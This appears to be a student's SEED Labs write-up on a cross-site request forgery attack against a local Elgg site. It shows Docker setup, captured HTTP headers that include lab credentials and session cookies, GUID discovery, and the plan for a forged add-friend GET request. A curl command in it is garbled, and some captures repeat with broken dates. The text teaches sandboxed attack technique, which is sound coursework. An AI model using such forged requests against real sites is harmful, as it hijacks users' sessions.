

Name: Priyanka Bugade

Subject: Computer Security

SUID: 792539943

Lab 1: Cross Site Request Forgery Attack

Task 1: Observing HTTP Request.

```
seed@ip-172-31-19-202: ~/CSE643/Lab-01/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ~/CSE643/Lab-01/Labsetup$ dcbuild
Building elgg
Step 1/10 : FROM handsonsecurity/seed-elgg:original
--> e7f441caa931
Step 2/10 : ARG WWWDir=/var/www/elgg
--> Using cache
--> edcccd094f6fa
Step 3/10 : COPY elgg/settings.php $WWWDir/elgg-config/settings.php
--> Using cache
--> 8b2a6db9b8a4
Step 4/10 : COPY elgg/Csrf.php      $WWWDir/vendor/elgg/elgg/engine/classes/Elgg/
Security/Csrf.php
--> Using cache
--> 18f246ba62f4
Step 5/10 : COPY elgg/ajax.js      $WWWDir/vendor/elgg/elgg/views/default/core/j
s/

```

```
seed@ip-172-31-19-202: ~/CSE643/Lab-01/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ~/CSE643/Lab-01/Labsetup$ dcup
Successfully built bf3bee743b0e
Successfully tagged seed-image-attacker-csrf:latest
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ dcup
mysql-10.9.0.6 is up-to-date
Starting elgg-10.9.0.5 ... done
Starting attacker-10.9.0.105 ... done
Attaching to mysql-10.9.0.6, attacker-10.9.0.105, elgg-10.9.0.5
mysql-10.9.0.6 | 2023-09-07 06:17:33+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-09-07 06:17:33+00:00 [Note] [Entrypoint]: Switching to ded
icated user 'mysql'
mysql-10.9.0.6 | 2023-09-07 06:17:33+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-09-07 06:17:34+00:00 [Note] [Entrypoint]: Initializing dat
abase files
```

```
seed@ip-172-31-19-202: ~/CSE643/Lab-01/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ~/CSE643/Lab-01/Labsetup$ dockps
c8c750713296  attacker-10.9.0.105
9af76087d0bd  elgg-10.9.0.5
0fb0efc89ed8  mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ sudo gedit etc/hosts
```

```
seed@ip-172-31-19-202: ~/CSE643/Lab-01/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ~/CSE643/Lab-01/Labs... × seed@ip-172-31-19-202: ~/CSE643/Lab-01/Labs... × + ▾ ▷
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ dockps
c8c750713296 attacker-10.9.0.105
9af76087d0bd elgg-10.9.0.5
0fb0efc89ed8 mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ sudo gedit etc/hosts
sudo: gedit: command not found
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ sudo gedit /etc/hosts &>/dev/null &
[1] 4294
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ █

0: 192.168.1 ipo-allnodes
9 ff02::2 ip6-allrouters
10
11 # For DNS Rebinding Lab
12 192.168.60.80    www.seedIoT32.com
13
14 # For SQL Injection Lab
15 10.9.0.5        www.SeedLabSQLInjection.com
16
17 # For XSS Lab
18 10.9.0.5        www.xsslabelgg.com
19 10.9.0.5        www.example32a.com
20 10.9.0.5        www.example32b.com
21 10.9.0.5        www.example32c.com
22 10.9.0.5        www.example60.com
23 10.9.0.5        www.example70.com
24
25 # For CSRF Lab
26 # seed 1.0
27 10.9.0.5        www.csrflabelgg.com
28 10.9.0.5        www.csrflab-defense.com
29 10.9.0.105      www.csrflab-attacker.com
30 # seed      2.0
31 10.9.0.5        www.seed-server.com
32 10.9.0.5        www.example32.com
33 10.9.0.105      www.attacker32.com
34
35
36 # For Shellshock Lab
37 10.9.0.80       www.seedlab-shellshock.com
38
39
```

Access www.seed-server.com and turn on the http header live.

Once you enter the password on elgg website click on http header live and you will see here's a capture now.

its450/labs/lab08 at maz | SEED Project | Web_CSRF_Elgg.pdf | Elgg For SEED Labs | +

HTTP Header Live Main — Mozilla Firefox

```

http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----197731521038292643222419149637
Content-Length: 570
Origin: http://www.seed-server.com/
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: pvisitor=57d292f7-795d-4cccd-8b01-434f44a88b0d; Elgg=o2rbkitkrkohhbj3qnj1qvmkis
    _elgg_token=G8Nl9cb4kp_SvsFATDR2Yg&__elgg_ts=1635808163&username=alice&password=seedalice
POST: HTTP/1.1 200 OK
Date: Mon, 01 Nov 2021 23:19:02 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Set-Cookie: Elgg=9vndo0d3gtghktll8k6i4fkrn7; path=/
Vary: User-Agent
Content-Length: 408
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

http://www.seed-server.com/
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate

```

HTTP Header Live Sub — Mozilla Firefox

POST http://www.seed-server.com/action/login

```


Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----197731521038292643222419149637
Content-Length: 570
Origin: http://www.seed-server.com/
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: pvisitor=57d292f7-795d-4cccd-8b01-434f44a88b0d; Elgg=o2rbkitkrkohhbj3qnj1qvmkis

_elgg_token=G8Nl9cb4kp_SvsFATDR2Yg&__elgg_ts=1635808163&username=alice&password=seedalice


```

That's one instance, capture something and show it, and identify the parameters used in this request. You can create them without the username and password.


Task-2 CSRF Attack using this GET Request



We go to www.attacker32.com. Currently it does not work. Because we need some modification. Click the “Add-Friend Attack” and check the source code.



We need to modify the “src part”



```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
```

We need to modify the source code under “Add-Friend attack.”

Sammy wants to become friend of Alice, but Alice refuses it. So Sammy uses “CSRF Attack” to be on the Alice friends list.

So here, now we need to login as SAMMY on Elgg Website

The screenshot shows the Elgg website's login interface. At the top, there is a navigation bar with links for 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', and 'More'. A search bar is also present. On the right side of the header, there is a 'Log in' button and a message stating 'You have been logged out.' Below the header, the main content area has a 'Welcome' message and a tip about the 'activity' plugin. To the right, the 'Log in' form is displayed, with the username 'samy' entered in the 'Username or email' field and a password entered in the 'Password' field. There is also a 'Remember me' checkbox and a 'Log in' button. A 'Lost password' link is located below the form.

The screenshot shows the 'Newest members' section of the Elgg website. It lists five users: Samy, Charlie, Boby, Alice, and Admin, each with a small profile icon. Above the list are four filter buttons: 'Newest', 'Alphabetical', 'Popular', and 'Online'. To the right, there is a search bar labeled 'Search members' with a 'Search' button and a note indicating 'Total members: 5'.

GUID of Alice is 56. Now we can see Add Friend device parameter frame equals 56. Before we click “Add Friend” let’s start the “Http Header Live”

The screenshot shows the Firefox browser with the 'HTTP Header Live' extension open. The address bar shows the URL 'http://www.seed-server.com/action/friends/add?friend=56&_elgg_ts=16358084396&_elgg_token=04trXek0PY5GY2LpBHT9Fg6&_elgg_ts='. The browser window displays the Elgg profile page for Alice. The 'HTTP Header Live Main' tab is active, showing the captured request headers. The headers include:

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:183.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://www.seed-server.com/profile/alice
Cookie: puvisor-57d292f7-795d-4cc0-8b01-434f44a8bb0d; Elgg-qs9g7sm29fkjkh21hkmlng909v
GET: HTTP/1.1 200 OK
Date: Mon, 21 Nov 1988 08:52:00 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
Pragma: no-cache
X-Content-Type-Options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
```

And token has been disabled currently for this attack.

Alice



Blogs

Bookmarks

Files

Pages

HTTP Header Live Main — Mozilla Firefox

```
http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1635808439&__elgg_token=04trXek0PY5GY2LpBHT9Fg&__elgg_ts=
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: pvisitor=57d292f7-795d-4cccd-8b01-434f44a88b0d; Elgg=qs9g7sm29fkjkh2lhkm1ng909v
GET: HTTP/1.1 200 OK
Date: Mon, 01 Nov 2021 23:14:18 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Content-Type-Options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

Egg For SEED Labs

Alice



Blogs

Bookmarks

Files

Pages

HTTP Header Live Sub — Mozilla Firefox

```
GET http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1635808439&__elgg_token=04trXek0PY5GY2LpBHT9Fg&__elgg_ts=
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: pvisitor=57d292f7-795d-4cccd-8b01-434f44a88b0d; Elgg=qs9g7sm29fkjkh2lhkm1ng909v
GET: HTTP/1.1 200 OK
Date: Mon, 01 Nov 2021 23:14:18 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Content-Type-Options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

What is the GUID of Sammy?

*Untitled Document 1


1 http://www.seed-server.com/

HTTP Header Live Sub — Mozilla Firefox


```
GET http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1635808439&__elgg_token=04trXek0PY5GY2LpBHT9Fg&__elgg_ts=
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: pvisitor=57d292f7-795d-4cccd-8b01-434f44a88b0d; Elgg=qs9g7sm29fkjkh2lhkm1ng909v
GET: HTTP/1.1 200 OK
Date: Mon, 01 Nov 2021 23:14:18 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Content-Type-Options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

Send a message

2LpBHT9Fg&__elgg_ts=




In order to find GUID of Sammy you can click profiles and check the source code.




Anyone can find Sammy GUID from his profile source code.

GUID of Sammy is 59




```
curl -X POST "http://www.seed-server.com/action/friends/add?friend=56" -H "Cookie: elgg-me=elgg-me; elgg-session=elgg-session; elgg-user=elgg-user; elgg-user-guid=59"
```

Logout from Sammy's account



In order to do CSRF attack, Alice should have active session, so Alice need to login to social website

And she can check her friends, but here below we can see no friends yet.



Now Sammy wants to add as Alice's friend

```
seed@ip-172-31-19-202: ~/CSE643/Lab-01/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ~/CSE643/Lab-01/Labs... × seed@ip-172-31-19-202: ~/CSE643/Lab-01/Labs... × + ▾
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ dockps
c8c750713296 attacker-10.9.0.105
9af76087d0bd elgg-10.9.0.5
0fb0efc89ed8 mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ sudo gedit etc/hosts
sudo: gedit: command not found
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ sudo gedit /etc/hosts &>/dev/null &
[1] 4294
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ ls
attacker docker-compose.yml image_attacker image_mysql image_www mysql_data
[1]+ Exit 1 sudo gedit /etc/hosts &> /dev/null
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$
```

```
seed@ip-172-31-19-202: ~/CSE643/Lab-01/Labsetup/attacker
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ~/C... × seed@ip-172-31-19-202: ~/C... × seed@ip-172-31-19-202: ~/C... × + ▾
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ dockps
c8c750713296 attacker-10.9.0.105
9af76087d0bd elgg-10.9.0.5
0fb0efc89ed8 mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ sudo gedit etc/hosts
sudo: gedit: command not found
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ sudo gedit /etc/hosts &>/dev/null &
[1] 4294
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ ls
attacker docker-compose.yml image_attacker image_mysql image_www mysql_data
[1]+ Exit 1 sudo gedit /etc/hosts &> /dev/null
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ cd attacker/
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup/attacker$
```

```
root@c8c750713296: /
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ~/C... × seed@ip-172-31-19-202: ~/C... × root@c8c750713296: / × + ▾
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup/attacker$ docksh c8c750713296
root@c8c750713296:/# ls /var/www/
attacker html
root@c8c750713296:/# ls /var/www/attacker/
addfriend.html editprofile.html index.html testing.html
root@c8c750713296:/#
```

In task 2, we need to modify addfriend.html, and you can see its content using nano certainly you can modify its content from here

```
root@c8c750713296: /var/www/attacker
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ~/C... × seed@ip-172-31-19-202: ~/C... × root@c8c750713296: /var/w... × + ▾
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup/attacker$ docksh c8c750713296
root@c8c750713296:/# ls /var/www/
attacker html
root@c8c750713296:/# ls /var/www/attacker/
addfriend.html editprofile.html index.html testing.html
root@c8c750713296:/# cd /var/www/attacker/
root@c8c750713296:/var/www/attacker# nano addfriend.html
root@c8c750713296:/var/www/attacker#
```

```
root@c8c750713296: /var/www/attacker
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ~/C... × seed@ip-172-31-19-202: ~/C... × root@c8c750713296: /var/w... × + ▾
GNU nano 4.8                                addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
```

```
seed@ip-172-31-19-202: ~/CSE643/Lab-01/Labsetup/attacker
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ~/C... × seed@ip-172-31-19-202: ~/C... × root@c8c750713296: /var/w... × + ▾
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ dockps
c8c750713296  attacker-10.9.0.105
9af76087d0bd  elgg-10.9.0.5
0fb0efc89ed8  mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ sudo gedit etc/hosts
sudo: gedit: command not found
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ sudo gedit /etc/hosts &>/dev/null &
[1] 4294
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ ls
attacker docker-compose.yml image_attacker image_mysql image_www mysql_data
[1]+  Exit 1                          sudo gedit /etc/hosts &>/dev/null
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ cd attacker/
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup/attacker$ ls
addfriend.html editprofile.html index.html testing.html
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup/attacker$
```

```
seed@ip-172-31-19-202: ~/CSE643/Lab-01/Labsetup/attacker
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ~/C... × seed@ip-172-31-19-202: ~/C... × root@c8c750713296: /var/w... × + ▾
